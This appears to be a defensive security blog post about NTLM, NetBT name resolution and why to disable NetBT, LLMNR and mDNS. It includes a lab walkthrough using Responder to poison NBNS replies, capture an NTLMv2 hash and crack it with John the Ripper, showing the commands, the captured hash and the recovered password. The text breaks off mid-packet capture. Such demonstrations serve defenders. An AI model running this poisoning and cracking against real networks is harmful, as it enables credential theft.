


Why you should disable NetBT, LLMNR and mDNS

I still recently encountered a case where it was enabled on some systems in an enterprise, so here is a small reminder.

NTLM Authentication

NTLM (New Technology LAN Manager) is a suite of security protocols introduced by Microsoft with Windows NT 3.1 to provide authentication, integrity and confidentiality to users on a Windows network. This is an old technology, that has been largely replaced by Kerberos when assets are part of an Active Directory domain, but is still used in the following cases:

- The server does not belong to a domain (i.e. operates in Workgroup mode);
- The server is a device supporting SMB, like a NAS or a network printer, and does not support Kerberos;
- The server is in a domain, but Kerberos cannot be used because
    - The client is authenticating with its IP address, not his DNS name, and a reverse name resolution is not available;
    - The client is authenticating to a server in a different forest that has no inter-forest trust;
    - Kerberos is blocked at network level (e.g. by a firewall).

When a user logged on a client needs a service from a server, it is assumed that this user is known and has some permissions on this server. It means that he has an account recognized by the server, represented by a username and a password. The password hash is maintained in the SAM database.

For authentication, NTLM is a challenge-response protocol.

1. The client sends a NEGOTIATE_MESSAGE to the server;
2. The server responds with a CHALLENGE_MESSAGE containing a random 8-byte value;
3. The client responds with an AUTHENTICATE_MESSAGE, containing a value computed by encrypting the challenge and the hash of the password given by the user.

If the value sent by the client is equal to the value computed by the server, it means the client knows the hash of the password, and the authentication succeeds.

The advantage of the NTLM authentication is that the password itself is never transmitted. The disadvantage is that the hash and encryption functions are weak by current standards and can be easily cracked:

- NTLMv1 uses the DES algorithm to encode the response.
- NTLMv2 uses HMAC-MD5 to hash the response.

It is now admitted that any 8-character password can be retrieved from an NTLM hash in less than 3 hours using a moderately powerful computer.

NetBT

Description

NetBT, or NetBIOS over TCP/IP, is a network protocol allowing computers to use the legacy NetBIOS protocol on IP networks. NetBIOS was developed in the beginning of the 80s, was targeted at very small local networks and was not routable. NetBIOS provided 3 services:

- Name service (NBNS) on ports 137/udp and 137/tcp;
- Datagram service on port 138/udp;
- Session service (NBSS) on port 139/tcp.

What is of interest here is the name service. To find how to contact a service by name, a client broadcasts a Name Query datagram, similar to a DNS query, and expects an answer containing the IP address of the name owner.

Example

Let' say we have 2 Windows servers:


- WINSRV-LAB, IP address 10.0.0.25
- WINSRV2-LAB, IP address 10.0.0.26

They are in a workgroup, no domain, and they are not registered in DNS. They have NetBT enabled.
On WINSRV-LAB, a network share called *SHARE* has been configured, and is available to a user called *remoteuser*.

If I go to WINSRV2-LAB and type the following command:

```
net use Z: \\WINSRV-LAB\SHARE /u:remoteuser *
```

WINSRV2-LAB will first try to resolve the name via DNS, but as the servers are not registered in DNS it will receive no answer, and will fall back to NetBT to resolve the address of WINSRV-LAB.
Here is a packet capture of the start of the dialog:



```
No.  Time         Source       Destination  Protocol Length Info
   1 0.000000000  10.0.0.26    10.0.0.254   DNS         82 Standard query 0xb3da A WINSRV-LAB.localdomain
   2 0.017656599  10.0.0.254   10.0.0.26    DNS        157 Standard query response 0xb3da No such name A WINSRV-LAB.localdomai…
   3 0.033168222  10.0.0.26    10.0.0.255   NBNS        92 Name query NB WINSRV-LAB<20>
   4 0.033541489  10.0.0.25    10.0.0.26    NBNS       104 Name query response NB 10.0.0.25
   7 0.037884937  10.0.0.26    10.0.0.25    TCP         66 49689 → 445 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 S…
   8 0.038208744  10.0.0.25    10.0.0.26    TCP         66 445 → 49689 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS…
   9 0.038467811  10.0.0.26    10.0.0.25    TCP         54 49689 → 445 [ACK] Seq=1 Ack=1 Win=262656 Len=0
  10 0.038672374  10.0.0.26    10.0.0.25    SMB        127 Negotiate Protocol Request
  11 0.039754759  10.0.0.25    10.0.0.26    SMB2       228 Negotiate Protocol Response
  12 0.039941217  10.0.0.26    10.0.0.25    SMB2       334 Negotiate Protocol Request
  13 0.040431291  10.0.0.25    10.0.0.26    SMB2       358 Negotiate Protocol Response
  14 0.057493582  10.0.0.26    10.0.0.25    TCP         54 49689 → 445 [ACK] Seq=354 Ack=479 Win=262144 Len=0
  15 0.147554817  10.0.0.26    10.0.0.25    SMB2       220 Session Setup Request, NTLMSSP_NEGOTIATE
  16 0.148017209  10.0.0.25    10.0.0.26    SMB2       349 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTL…
  17 0.149595991  10.0.0.26    10.0.0.25    SMB2       631 Session Setup Request, NTLMSSP_AUTH, User: \remoteuser
  18 0.151189783  10.0.0.25    10.0.0.26    SMB2       130 Session Setup Response, Error: STATUS_LOGON_FAILURE
  19 0.151435406  10.0.0.26    10.0.0.25    TCP         54 49689 → 445 [RST, ACK] Seq=1097 Ack=850 Win=0 Len=0
```


```
    Header Checksum: 0x4f65 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.0.26
    Destination Address: 10.0.0.255
▸ User Datagram Protocol, Src Port: 137, Dst Port: 137
▾ NetBIOS Name Service
    Transaction ID: 0xd24c
  ▸ Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ WINSRV-LAB<20>: type NB, class IN
        Name: WINSRV-LAB<20> (Server service)
        Type: NB (32)
```

```
0000  ff ff ff ff ff ff fa ad  8c 95 46 91 08 00 45 00   ·········  ··F···E·
0010  00 4e d6 21 00 00 80 11  4f 65 0a 00 00 1a 0a 00   ·N·!····  Oe······
0020  00 ff 00 89 00 89 00 3a  9c 86 d2 4c 01 10 00 01   ·······:  ···L····
0030  00 00 00 00 00 00 20 46  48 45 4a 45 4f 46 44 46   ······ F HEJEOFDF
0040  43 46 47 43 4e 45 4d 45  42 45 43 43 41 43 41 43   CFGCNEME BECCACAC
0050  41 43 41 43 41 43 41 00  00 20 00 01               ACACACA·  · ··
```

One can clearly see

- the DNS request (from 10.0.0.27 to 10.0.0.254);
- the DNS (negative) response;
- the NBNS broadcast query (from 10.0.0.26, UDP port 137 to 10.0.0.255, the broadcast address, UDP port 137);
- the NBNS answer of WINSRV-LAB (from 10.0.0.25 to 10.0.0.26, also from/to UDP port 137).

At this moment, WINSRV2-LAB knows the address of WINSRV-LAB.
We can confirm it:



```
C:\Users\Administrator>hostname
Winsrv2-Lab

C:\Users\Administrator>nbtstat -r

    NetBIOS Names Resolution and Registration Statistics
    ----------------------------------------------------

    Resolved By Broadcast     = 1
    Resolved By Name Server   = 0

    Registered By Broadcast   = 3
    Registered By Name Server = 0

    NetBIOS Names Resolved By Broadcast
---------------------------------------------
           WINSRV-LAB
```

The rest of the dialog is a classical NTLM authentication for *remoteuser*, like explained in a paragraph above.

Exploiting NetBT

Imagine I am an attacker, avid to steal credentials to log into my victim's computers. I know that if I capture a NTLM hash, I can probably decode the password. It is even easier if I provide the challenge myself. The question is: how to receive a NTLM hash?
Well, a server offering a share will receive the client's NTLM hash. So, I will pretend to offer all possible shares any client is requesting. How can I do that? By listening to all NetBT name requests and responding with my *own* address, hoping to be faster than the real share owner, or simply that a user will mistype a share name for which I will be the only contender. This is called *response poisoning*. This is possible because there is no authentication mechanism in NetBT; anyone can claim anything without possible verification.

Some brave souls have written a fantastic tool called *responder*, available in Kali Linux.

Responder is able to listen to name requests from several protocols (NetBT, LLMNR, mDNS), spoof answers and capture the NTLM hashes.

Here is a simple demonstration, the workstation running responder has the IP address 10.0.0.4.


Start responder (verbose mode, listen to interface eth0):

```
sudo responder -I eth0 -v
```

Responder is now listening on port 137/udp, ready to answer any NetBT request.


```
──(plc㉿kaliVM)-[~/Documents]
 └─$ sudo responder -v -I eth0
[sudo] password for plc:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.0.0.4]
    Responder IPv6             [fe80::78f1:152a:715b:d8e1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-Q4G97RPTM7I]
    Responder Domain Name      [PNA6.LOCAL]
    Responder DCE-RPC Port     [46020]

[+] Listening for events...
```

I go to WINSRV2-LAB and issue my share mount command:




```
C:\Users\Administrator>net use Z: \\WINSRV-LAB\SHARE /u:remoteuser *
Type the password for \\WINSRV-LAB\SHARE:
System error 5 has occurred.

Access is denied.


C:\Users\Administrator>_
```

After I entered my password, this is what responder displays:



```
[*] [NBT-NS] Poisoned answer sent to 10.0.0.26 for name WINSRV-LAB (service: File Server)
[SMB] NTLMv2-SSP Client   : 10.0.0.26
[SMB] NTLMv2-SSP Username : \remoteuser
[SMB] NTLMv2-SSP Hash     : remoteuser:::92842f2117ad57e8:EB272F47F5880E5EEAB9C2B3D063BAFB:0101000000000000080D0C073F7A6DA011BD0
0EEA5C2C8FFD000000000002000800340048004600570001001E00570049004E002D005100560053004F0035004D0046004300540055004D00004003400570049
04E002D005100560053004F0035004D0046004300540055004D002E0034004800460057002E004C004F00430041004C0003001400340048004600570002E004C
004F00430041004C0005001400340048004600570002E004C004F00430041004C000700080080D0C073F7A6DA010600040002000000080030003000000000000
000000000000300000A40EF12D4CEDB6E547233DBD6B3868B89DFA981B1B6273ED6E59D68B7A1EA2270A00100000000000000000000000000000000000900
1E0063006900660073002F00570049004E005300520056002D004C00410042000000000000000000
```


Yes! This is the NTLMv2 packet containing the challenge and password hash.
Let's copy the hash to the *hash.txt* file, and call John the Ripper to the rescue:



```
┌──(plc㉿kaliVM)-[~/Documents]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1!       (remoteuser)
1g 0:00:00:00 DONE (2024-05-15 18:43) 5.555g/s 978488p/s 978488c/s 978488C/s ROSES..311331
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Bingo! remoteuser's password is **cracked**!

The network trace shows that responder has carried the NBNS poisoning by sending its own address for the WINSRV-LAB server, and the NTLM dialog, finally capturing the message containing the hash of the challenge and password hash.




```
No.  Time         Source     Destination  Protocol Length Info
  45 68.203037846 10.0.0.26  10.0.0.255   NBNS        92 Name query NB WINSRV-LAB<20>
  46 68.203921078 10.0.0.4   10.0.0.26    NBNS       104 Name query response NB 10.0.0.4
  47 68.205877671 10.0.0.26  10.0.0.4     TCP         66 49701 → 445 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 S…
  48 68.205917699 10.0.0.4   10.0.0.26    TCP         66 445 → 49701 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK_PE…
  49 68.206174306 10.0.0.26  10.0.0.4     TCP         54 49701 → 445 [ACK] Seq=1 Ack=1 Win=262656 Len=0
  50 68.206258749 10.0.0.26  10.0.0.4     SMB        127 Negotiate Protocol Request
  51 68.206268138 10.0.0.4   10.0.0.26    TCP         54 445 → 49701 [ACK] Seq=1 Ack=74 Win=32128 Len=0
  52 68.207681869 10.0.0.4   10.0.0.26    SMB2       294 Negotiate Protocol Response
  53 68.208050070 10.0.0.26  10.0.0.4     SMB2       334 Negotiate Protocol Request
  54 68.208353944 10.0.0.4   10.0.0.26    SMB2       294 Negotiate Protocol Response
  55 68.209693848 10.0.0.26  10.0.0.4     SMB2       220 Session Setup Request, NTLMSSP_NEGOTIATE
  56 68.210415713 10.0.0.4   10.0.0.26    SMB2       392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTL…
  57 68.211208994 10.0.0.26  10.0.0.4     SMB2       685 Session Setup Request, NTLMSSP_AUTH, User: \remoteuser
  58 68.213136360 10.0.0.4   10.0.0.26    SMB2       130 Session Setup Response, Error: STATUS_ACCESS_DENIED
  59 68.213604808 10.0.0.26  10.0.0.4     TCP         54 49701 → 445 [RST, ACK] Seq=1151 Ack=895 Win=0 Len=0
```

```
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 539
  ▾ Security Blob [truncated]: a182021730820213a0030a0101a28201f6048
    ▾ GSS-API Generic Security Service Application Program Interface
      ▾ Simple Protected Negotiation
        ▾ negTokenTarg
            negResult: accept-incomplete (1)
            responseToken [truncated]: 4e544c4d5353500003000000001800
          ▾ NTLM Secure Service Provider
              NTLMSSP identifier: NTLMSSP
              NTLM Message Type: NTLMSSP_AUTH (0x00000003)
            ▸ Lan Manager Response: 000000000000000000000000000000000
              LMv2 Client Challenge: 0000000000000000
            ▾ NTLM Response [truncated]: eb272f47f5880e5eeab9c2b3d6
